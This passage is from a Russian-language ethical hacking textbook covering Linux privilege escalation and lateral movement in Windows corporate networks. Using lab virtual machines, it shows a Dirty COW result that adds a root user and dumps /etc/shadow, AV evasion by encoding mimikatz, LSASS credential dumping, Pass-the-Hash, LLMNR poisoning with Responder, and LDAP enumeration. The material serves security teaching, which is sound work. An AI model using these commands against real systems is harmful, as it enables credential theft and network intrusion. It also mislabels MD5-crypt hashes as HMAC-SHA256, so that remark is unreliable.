/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 147
Complete line:
firefart:fibyOYsv7UnQ6:0:0:pwned:/root:/bin/bash
mmap: b7fa7000
madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
```

Вы можете войти с именем пользователя `firefart` и паролем `147`. Переключитесь на нового пользователя с root-привилегиями:

```
msfadmin@metasploitable:~$ su firefart
Password:
```

Теперь вы должны суметь прочитать файл `/etc/shadow`, содержащий хеши паролей:

```
firefart@metasploitable:/home/msfadmin# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
...
```

Запись должна содержать HMAC-SHA256-хеши паролей пользователей. Эти хеши можно взломать с помощью инструментов, представленных в главе 12. Если вам это удастся, вы повысили привилегии и восстановили исходные пароли пользователей системы.

Теперь эти учетные данные можно использовать для входа на другие машины. Самые ценные учетные данные для извлечения ? учетные данные администраторов, потому что администраторы обслуживают сеть и обычно имеют доступ ко всем машинам. Однако учетные данные обычных пользователей тоже могут быть полезны, потому что у них может быть доступ к другим машинам в сети, например к рабочим станциям или принтерам. Инструменты вроде `spray` позволяют одновременно тестировать несколько паролей и соединений. Однако такие инструменты делают необычные вещи и могут вызвать оповещения системы безопасности, поэтому используйте их осторожно.

А что насчет хешей, которые не удалось взломать? Их все еще можно использовать для других атак, например для атак Pass-the-Hash, которые мы рассмотрим в главе 15.

Упражнения

Эти упражнения предназначены для углубления понимания повышения привилегий и пивотинга. В первом упражнении вы расширите машину Metasploitable так, чтобы она могла маршрутизировать трафик из частной сети наружу, превратив ее в полнофункциональный маршрутизатор. Во втором упражнении приведено рекомендуемое чтение по повышению привилегий на устройствах Windows.

Добавление NAT на двухинтерфейсный узел

Разрешите двухинтерфейсному узлу маршрутизировать пакеты из частной сети наружу, как это делал бы маршрутизатор, включив NAT. Сначала включите пересылку IP-пакетов:

```
msfadmin@metasploitable:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Как и в атаке ARP-спуфинга из главы 2, нужно включить `ip_forward`, чтобы машина могла принимать и пересылать пакеты, которые не соответствуют ее IP-адресу. Затем настройте `iptables`, чтобы разрешить виртуальной машине Metasploitable маршрутизировать пакеты из частной сети во внутреннюю сеть виртуальной среды:

```
msfadmin@metasploitable:~$ iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o eth1 -j MASQUERADE
```

Проверьте, можете ли вы обратиться к внешнему миру, отправив ping на межсетевой экран pfSense с виртуальной машины Ubuntu в частной LAN:

```
victim@ubuntu:~$ ping 192.168.1.1
```

Рекомендуемое чтение по повышению привилегий в Windows

Прочитайте публикацию Ханно Хайнрихса "Exploiting GlobalProtect for Privilege Escalation, Part One: Windows" по адресу crowdstrike.com. Блог CrowdStrike ? отличное место, где можно найти информацию о новых уязвимостях.

Еще один отличный пример ошибки повышения привилегий ? переполнение буфера Sudo (CVE-2021-3156); подробнее можно прочитать здесь: github.com.

Глава 15. Перемещение по корпоративной сети Windows

> Неэффективный вирус убивает своего носителя. Умный вирус остается с ним.
>
> ? Джеймс Лавлок

В этой главе мы рассмотрим архитектуру крупных корпоративных сетей Windows, которые обычно используют контроллер домена ? сервер для управления машинами сети и их защиты. Как вы скоро увидите, если злоумышленник может скомпрометировать контроллер домена, сеть принадлежит ему.

После настройки собственной миниатюрной корпоративной среды с Linux-эквивалентом контроллера домена Windows и одним рабочим столом Windows я продемонстрирую, как злоумышленник может использовать слабые места протоколов, применяемых Windows-устройствами во многих корпоративных средах. Сначала я покажу, как извлекать хеши паролей и сеансовые ключи напрямую из Windows-машины или перехватывая сетевой трафик. Затем покажу, как использовать эти сеансовые ключи и хеши паролей для доступа к другим машинам в сети через уязвимости в различных сетевых протоколах.

Процессы и протоколы, которые мы здесь обсуждаем, используются не только Windows-системами. Например, протокол аутентификации Kerberos применяется и в Linux.

Создание виртуальной лаборатории Windows

Мы будем атаковать Windows-системы, поэтому сначала нужно создать виртуальную лабораторию с Windows-машиной. Windows ? проприетарная система, но Microsoft предлагает пробные версии, которые можно бесплатно скачать по адресу microsoft.com. После загрузки ISO-образа создайте новую виртуальную машину в VirtualBox, как вы делали в главе 1. Выделите машине 32 ГБ дискового пространства и 4 ГБ оперативной памяти. Затем следуйте стандартным инструкциям установки, чтобы завершить установку, обязательно создав учетную запись пользователя с административными привилегиями.

Извлечение хешей паролей с помощью Mimikatz

Извлечение хешей в Windows похоже на аналогичную задачу в Linux (глава 14), только вместо извлечения хешей из файла `/etc/shadow` мы получаем их, создавая дамп памяти процесса Local Security Authority Subsystem Service (LSASS). Процесс LSASS содержит хеши паролей и токены безопасности, а также управляет аутентификацией и взаимодействием с контроллером домена.

Как и в Linux, для этого вам понадобятся административные привилегии. Хотя `searchsploit` можно использовать для поиска локальных уязвимостей повышения привилегий в Windows, для простоты предположим, что вы скомпрометировали пользователя с административными привилегиями. Тем не менее полезно держать в своем наборе инструментов список свежих уязвимостей повышения привилегий для реальных тестов или атак.

Чтобы извлечь учетные данные, мы используем `mimikatz` ? программу, содержащую набор инструментов, которые помогают извлекать хеши из памяти процесса LSASS. Можно вручную создать дамп памяти процесса, открыв диспетчер задач (CTRL-ALT-DELETE), щелкнув процесс

правой кнопкой и выбрав `Create dump file` ("Создать файл дампа"); однако `mimikatz` автоматизирует эту процедуру.

В Kali Linux предварительно скомпилированный исполняемый файл можно скачать по адресу github.com.

Однако поскольку инструмент очень популярен, многие антивирусные системы обнаружат его, а алгоритм сигнатурного обнаружения Windows немедленно удалит его. Поэтому, вероятно, вам стоит обфусцировать строки и исполняемый файл. Используйте команду Metasploit `msfencode`, чтобы закодировать исполняемый файл с помощью SGN, как обсуждалось в главе 10. Закодировать исполняемый файл `mimikatz` в Kali Linux можно так:

```
kali@kali:~/Downloads$ msfencode -t exe -x mimikatz.exe -k -o mimikatz_encoded.exe -e x86/
 → shikata_ga_nai -c 3
```

Теперь у вас есть закодированная версия `mimikatz`, которую можно скачать на Windows-машину. Мы не можем напрямую скопировать закодированный исполняемый файл `mimikatz` с виртуальной машины Kali Linux на виртуальную машину Windows, поэтому передадим его по сети, как в предыдущих главах: запустим веб-сервер на машине Kali Linux и скачаем файл на Windows-машину. Сначала запустите Python-веб-сервер в Kali Linux:

```
kali@kali:~/Downloads$ python3 -m http.server
```

Обратитесь к серверу и скачайте `mimikatz_encoded.exe` на виртуальную машину Windows. Теперь извлечем хеши паролей.

Помните, что для извлечения этих хешей нужны права администратора. Чтобы перепроверить, что ваша учетная запись на Windows-машине имеет эти привилегии, используйте сочетание клавиш Win-X, а затем нажмите A, чтобы открыть консоль PowerShell с правами администратора. Затем выполните команду `whoami /groups`, чтобы увидеть свои группы:

```
PS C:\Windows\system32> whoami /groups
GROUP INFORMATION
-----------------
Group Name Type SID
============================================================= =============== ===============
Everyone Well-known group S-1-1-0
[1] NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
    Mandatory group, Enabled by default, Enabled group
```

Отлично! Вы подтвердили, что у этого пользователя есть административные привилегии [1]. Теперь перейдите в папку с `mimikatz` и запустите его следующей командой:

```
PS C:\Users\Kali\mimikatz\> .\mimikatz_encoded.exe
.#####. mimikatz
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## / Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com /
mimikatz #
```

Привилегии отладки (Debug privileges) ? это политика безопасности, которая позволяет процессу вроде `mimikatz` подключать отладчик к процессу LSASS и извлекать содержимое его памяти. Выполните следующую команду, чтобы указать `mimikatz` запросить привилегии отладки:

```
mimikatz # privilege::debug
Privilege '20' OK
```

Если `mimikatz` успешно получит привилегии отладки, вы увидите сообщение `0K`. Для лучших результатов запускайте процесс `mimikatz` с административными привилегиями, потому что процесс с административными привилегиями также сможет получить привилегии отладки.

Инструмент `mimikatz` поддерживает несколько модулей. Например, модуль `sekurlsa` позволяет извлекать хеши из памяти:

```
mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 546750 (00000000:000857be)
Session : Interactive from 1
User Name : Hacker1
Domain : DESKTOP-AB3A4NG
Logon Server : DESKTOP-AB3A4NG
Logon Time : 2/16/2021 8:17:19 PM
SID : S-1-5-21
msv :
[00000003] Primary
* Username : Hacker1
* Domain : DESKTOP-AB3A4NG
[1] * NTLM : f773c5db7ddebefa4b0dae7ee8c50aea
[2] * SHA1 : e68e11be8b70e435c65aef8ba9798ff7775c361e
tspkg :
* Username : Hacker1
* Domain : DESKTOP-AB3A4NG
[3] * Password : trustno1!
wdigest :
* Username : Hacker1
* Domain : DESKTOP-AB3A4NG
* Password : (null)
kerberos :
* Username : Hacker1
* Domain : DESKTOP-AB3A4NG
* Password : (null)
ssp :
credman :
cloudap :
...
```

Обратите внимание, что `mimikatz` извлек SHA-1- и Windows NT LAN Manager-хеши паролей [1][2]. В некоторых случаях процесс LSASS также хранит незашифрованные пароли [3]. Инструменты вроде Credential Guard помогают защищать процесс LSASS от атак дампинга учетных данных. Однако даже в этих случаях `mimikatz` все еще может перехватывать учетные данные, которые пользователь вводит после компрометации системы.

Инструмент `mimikatz` также входит в Metasploit Framework; однако в Metasploit не всегда будет самая свежая версия. Тем не менее выгрузить хеши паролей в Windows-системе можно, выполнив следующие команды:

```
meterpreter > load mimikatz
meterpreter > mimikatz_command -f sekurlsa::logonpasswords
```

Теперь, когда у вас есть хеши паролей, можно попытаться их взломать. Либо можно использовать их для входа на другие машины корпоративной сети, используя особенности протокола Windows NT LAN Manager в атаке Pass-the-Hash.

Атака Pass-the-Hash с NT LAN Manager

NT LAN Manager (NTLM) ? это протокол Windows, который позволяет пользователям аутентифицироваться на других машинах в сети с помощью хеша своего пароля. На рисунке 15-1 показано, что происходит, когда пользователь входит в систему на машине и пытается получить доступ к общему сетевому ресурсу на сервере по NTLM.




Рисунок 15-1. Схема аутентификации с использованием NTLM

Во время аутентификации происходит обмен несколькими сообщениями. Когда пользователь входит в систему на машине со своим именем пользователя и паролем, эта машина сохраняет имя пользователя и хеш пароля [1], а затем обычно удаляет пароль в открытом виде. Когда пользователь хочет получить доступ к серверу или сетевой папке, операционная система отправляет серверу имя пользователя. Сервер отвечает 16-байтным challenge. Затем клиент шифрует challenge с помощью хеша пароля пользователя и возвращает результат серверу [2]. Это зашифрованное значение обычно называют ответом на challenge, а весь обмен ? схемой challenge-response.

Затем сервер пересылает имя пользователя, ответ и исходный challenge контроллеру домена. Контроллер домена ? это сервер, отвечающий за хранение информации о пользователях и управление политикой безопасности сети. Получив ответ [3], контроллер домена проверяет его, находя хеш пароля пользователя в базе данных. Затем он использует этот хеш, чтобы расшифровать значение в ответе. Если значения совпадают, контроллер домена отправит серверу сообщение о том, что пользователь прошел аутентификацию, и сервер предоставит пользователю доступ.

Обратите внимание, что протокол никогда не использует пароль пользователя в открытом виде. Поэтому если злоумышленник может получить хеш пароля пользователя, ему не нужно взламывать хеш, чтобы получить доступ к другой машине. Он может просто использовать хеш, извлеченный с машины, чтобы сформировать корректный ответ в обмене challenge-response и пройти аутентификацию на контроллере домена. Такая атака называется Pass-the-Hash, то есть передачей хеша.

Чтобы провести атаку Pass-the-Hash, используйте `mimikatz`, передав ему один из хешей, извлеченных из процесса LSASS:

```
mimikatz # sekurlsa::pth /user: <User> /domain:<Domain> /ntlm:<NTLM Hash>
```

Замените значения `<User>`, `<Domain>` и `<NTLM Hash>` извлеченными именем пользователя, доменом и NTLM-хешем пароля.

Теперь можно выдавать себя за пользователя и получать доступ к его ресурсам. Например, если бы в нашей виртуальной среде была еще одна Windows-машина, можно было бы подключиться к ней и получить доступ, используя инструмент `psexec` для запуска терминала PowerShell на другой машине:

```
PS> psexec -i \\<Other machine's IP address> powershell
```

`psexec` можно бесплатно скачать у Microsoft.

Исследование корпоративной сети Windows

Когда злоумышленник уже находится внутри сети, что ему делать дальше? В корпоративных сетях он может узнавать об устройствах сети и применяемых к ним политиках безопасности, анализируя сетевой трафик или отправляя запросы контроллеру домена.

Крупные корпорации должны управлять политиками безопасности на тысячах устройств, поэтому они обычно организуют машины в иерархическую структуру, состоящую из организационных подразделений, доменов, деревьев и лесов. Организационное подразделение (OU) ? это нижний уровень иерархии; оно состоит из группы пользователей, групп безопасности и компьютеров. Системный администратор свободен выбирать структуру OU. Например, администратор крупного банка может создать OU для каждого местоположения: для филиала в Вирджинии, филиала в Калифорнии и филиала во Флориде. Внутри каждого OU администратор может создать еще два OU: один для машин кассиров, а другой для учетных записей персонала. Такая группировка позволяет системным администраторам назначать разные привилегии каждому OU.

Набор OU называется доменом; домены группируются в деревья с родительскими и дочерними доменами. Деревья, в свою очередь, группируются в лес. Между доменами в одном дереве устанавливается отношение доверия, позволяющее авторизованным пользователям перемещаться между доменами. Например, системный администратор может захотеть изолировать машины в штаб-квартире банка от машин в филиалах. Поэтому администратор может создать два отдельных домена: `company.headquarters` и `company.branches`. Позже, если банк приобретет меньший банк, у которого уже есть доменная инфраструктура, системный администратор может соединить домены, сделав домен приобретенного банка дочерним по отношению к родительскому домену банка, `company.branches`.

На рисунке 15-2 показана организация с одним лесом, двумя деревьями, тремя доменами и семью OU.




Рисунок 15-2. Визуализация структуры корпоративной сети с несколькими доменами

Контроллер домена управляет этими доменами и их политиками безопасности и запускает четыре ключевые службы: службу DNS, службу Active Directory (ADS), службу облегченного протокола доступа к каталогам (LDAP) и службу аутентификации Kerberos. Начнем со службы DNS.

Атака на службу DNS

Служба DNS ? ключевая часть контроллера домена. Она позволяет машинам в домене находить IP-адреса других машин в сети. Например, файловый сервер может содержать общую сетевую папку с именем `//PatientRecords/`. Когда пользователь вводит `//PatientRecords/` в файловом менеджере, операционная система связывается с DNS-сервером контроллера домена, чтобы найти IP-адрес файлового сервера. Если служба DNS содержит запись для `//PatientRecords/`, она ответит соответствующим IP-адресом. Затем файловый менеджер попытается подключиться к этому серверу и получить доступ к файлам, если у него есть разрешение.

Однако если DNS-запрос завершится неудачно ? например, если пользователь ошибется в имени, возможно, забудет букву `s` и введет вместо этого `//PatientRecord/`, ? операционная система перейдет к менее безопасному протоколу локального многоадресного разрешения имен (LLMNR), чтобы найти машину в сети, способную ответить на запрос. LLMNR ? многоадресный протокол, поэтому на запрос может ответить любая машина в локальном сегменте сети. Так атакующие могут отправить вредоносный ответ; такая атака называется отравлением LLMNR. На рисунке 15-3 показаны шаги атаки отравления LLMNR.




Рисунок 15-3. Как сбои DNS могут приводить к небезопасным LLMNR-запросам

Жертва формирует DNS-запрос, и этот запрос отправляется контроллеру домена [1]. DNS-служба контроллера домена сообщает жертве, что не смогла найти запрошенную запись [2], поэтому машина жертвы прибегает к протоколу LLMNR. Она отправляет многоадресный запрос с вопросом, размещена ли на какой-либо машине сетевая папка `//PatientRecord/` [3]. Злоумышленник отвечает сообщением в духе: "Я могу помочь, но тебе нужно аутентифицироваться. Отправь мне свой NTLM-хеш" [4]. Если машина жертвы ответит на сообщение, вы захватите NTLM-хеш пароля пользователя.

Если LLMNR не сработает, клиент перейдет к менее безопасному протоколу службы имен NetBIOS (NBT-NS). LLMNR и NBT-NS ? не единственные протоколы, уязвимые к такому типу отравления. Предположим, злоумышленник выполняет ARP-спуфинг и притворяется DNS-сервером. Тогда он может захватить NTLM-хеш даже из корректных DNS-запросов.

Для выполнения этих атак можно использовать инструмент Responder. Он отправляет вредоносные ответы по разным сетевым протоколам и захватывает связанные с ними хеши. Получить копию Responder можно, клонировав его GitHub-репозиторий на виртуальную машину Kali Linux:

```
kali@kali:~$ git clone https://github.com/lgandx/Responder
```

Запустите Responder на виртуальной машине Kali Linux. Затем введите фиктивную сетевую папку, например `//PatientRecords/`, на виртуальной машине Windows:

```
kali@kali:~/Responder$ sudo python3 Responder.py -I eth0 -v
...
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
...
[+] Listening for events...
[HTTP] Sending NTLM authentication request to 10.0.1.26
[HTTP] GET request from: 10.0.1.26 URL: /
[HTTP] Host : patientrecord
[HTTP] NTLMv2 Client : 10.0.1.26
[HTTP] NTLMv2 Username : DESKTOP-AB3A4NG\Hacker1
[1] [HTTP] NTLMv2 Hash : Hacker1::DESKTOP-AB3A4NG:XXXXXXXXXX...........
```

Параметр `-I` указывает интерфейсы, которые Responder будет прослушивать и на которых будет отвечать, а `-v` включает подробный вывод. Вы найдете NTLMv2-хеш, захваченный во время атаки [1]. Теперь этот хеш можно взломать методами, обсуждавшимися в главе 12, или использовать в атаке Pass-the-Hash.

Атака на службы Active Directory и LDAP

Вторая служба, размещаемая контроллером домена, ? это Active Directory, база данных объектов в домене. Эти объекты включают пользователей, политики безопасности и совместно используемые компьютеры, такие как принтеры и рабочие станции. Пользовательские объекты содержат такую информацию, как имена пользователей и хеши паролей. Объекты групп безопасности содержат информацию о привилегиях, предоставленных этой группе, а также атрибут `member` со списком пользователей, связанных с этой группой безопасности. Храня всю пользовательскую информацию в едином репозитории, можно давать пользователям доступ к нескольким машинам без необходимости хранить их имена пользователей и пароли на этих устройствах. Это полезно в местах вроде библиотек, банков или корпоративных офисов, где пользователи часто совместно используют машины и принтеры.

Другие операционные системы, помимо Windows, предлагают собственные службы каталогов. Эти службы, такие как 389 Directory Server и Apple Open Directory, используют собственные протоколы и запросы. Однако требовать от операционных систем реализации каждого протокола доступа к каталогам невозможно. Вместо этого они часто реализуют LDAP ? стандартный протокол, который устройства могут использовать для взаимодействия с большинством служб каталогов. LDAP-служба переводит LDAP-запросы в формат запросов, поддерживаемый серверной службой каталогов. Поэтому клиентам нужно поддерживать только LDAP-протокол: LDAP-служба скрывает различия между серверными службами каталогов.

LDAP-протокол хранит данные в форме дерева каталоговой информации (DIT). На рисунке 15-4 показано DIT для примерной версии домена `bank.com`.




Рисунок 15-4. Дерево каталоговой информации

В корне DIT находится домен. Значение `dc=bank,dc=com` ? это уникальное имя (DN), однозначно идентифицирующее компонент в дереве. В данном случае `dc` обозначает не контроллер домена, а компонент домена. Немного запутанно, знаю, но это стандартная нотация. Здесь домен `bank.com` имеет два компонента домена: `bank` и `com`. Ниже домена находятся два OU: один соответствует машинам, а другой ? пользователям. Уникальное имя человека с идентификатором пользователя Monique: `uid=Monique,ou=Manager,ou=Staff,dc=bank,dc=com`. Таким образом, уникальное имя не только однозначно идентифицирует компонент, но и указывает путь к объекту в дереве.

Написание клиента LDAP-запросов

LDAP может быть полезным инструментом для получения доступа к контроллеру домена. Если мы получим доступ к контроллеру домена, который хранит учетные данные всех пользователей сети и также может создавать учетные записи пользователей, мы контролируем сеть. Если мы можем управлять контроллером домена, мы можем создать собственную учетную запись администратора и войти на любую машину, какую захотим.

Однако учетные данные, которые мы извлечем с какой-либо машины в сети, не обязательно дадут нам доступ к контроллеру домена. Вместо этого нужно будет перемещаться от машины к машине, извлекая все более привилегированные учетные данные, пока мы не найдем те, которые дадут нужный доступ. Чтобы перемещаться эффективно, нужно понимать структуру сети, которую вы атакуете.

Злоумышленники могут узнавать о структуре корпоративной сети, отправляя запросы LDAP-серверу на контроллере домена. Например, злоумышленник может выполнять запросы в духе: "Сколько машин в сети?", "Сколько пользователей?", "Какие пользователи входят в группу администраторов?" Выполняя такие запросы, злоумышленник может составить карту сети и найти путь к контроллеру домена; это называется перечислением.

Разберем LDAP-запросы и перечисление на конкретном примере: напишем Python-программу, которая будет отправлять запросы LDAP-серверу. Этот LDAP-клиент, который мы назовем `info_probe.py`, получит список всех пользователей в сети. Мы будем использовать Python-библиотеку `ldap3` для разработки клиента, поэтому установите ее с помощью `pip3`:

```
kali@kali:~$ pip3 install ldap3
```

Затем нужно подключиться к LDAP-службе с помощью операции привязки. LDAP поддерживает три типа привязок: анонимные привязки, привязки по паролю и привязки уровня простой аутентификации и безопасности (SASL). Анонимная привязка не требует аутентификации, поэтому начнем с нее, а затем изменим программу так, чтобы она выполняла привязку по паролю, позволяющую аутентифицироваться с именем пользователя и паролем. Привязки SASL мы обсудим, когда будем рассматривать протокол Kerberos позже в этой главе.

Чтобы не настраивать собственный LDAP-сервер, мы будем взаимодействовать с общедоступным демонстрационным сервером `ipa.demo1.freeipa.org`, доступным по адресу freeipa.org. Другой вариант ? скачать виртуальную машину FreeIPA и добавить ее в свою среду. Виртуальная машина FreeIPA ? Linux-эквивалент контроллера домена Windows, и мы будем использовать ее как контроллер домена в нашей среде. Вариант с веб-сервером проще настроить, но ваше DIT может меняться во время тестирования, потому что к серверу имеют доступ другие люди. В любом случае в примерах я буду использовать веб-вариант:

```
from ldap3 import Server, Connection, ALL
server = Server(host = 'ipa.demo1.freeipa.org', get_info=ALL)
Connection(server).bind()
print(server.info)
```

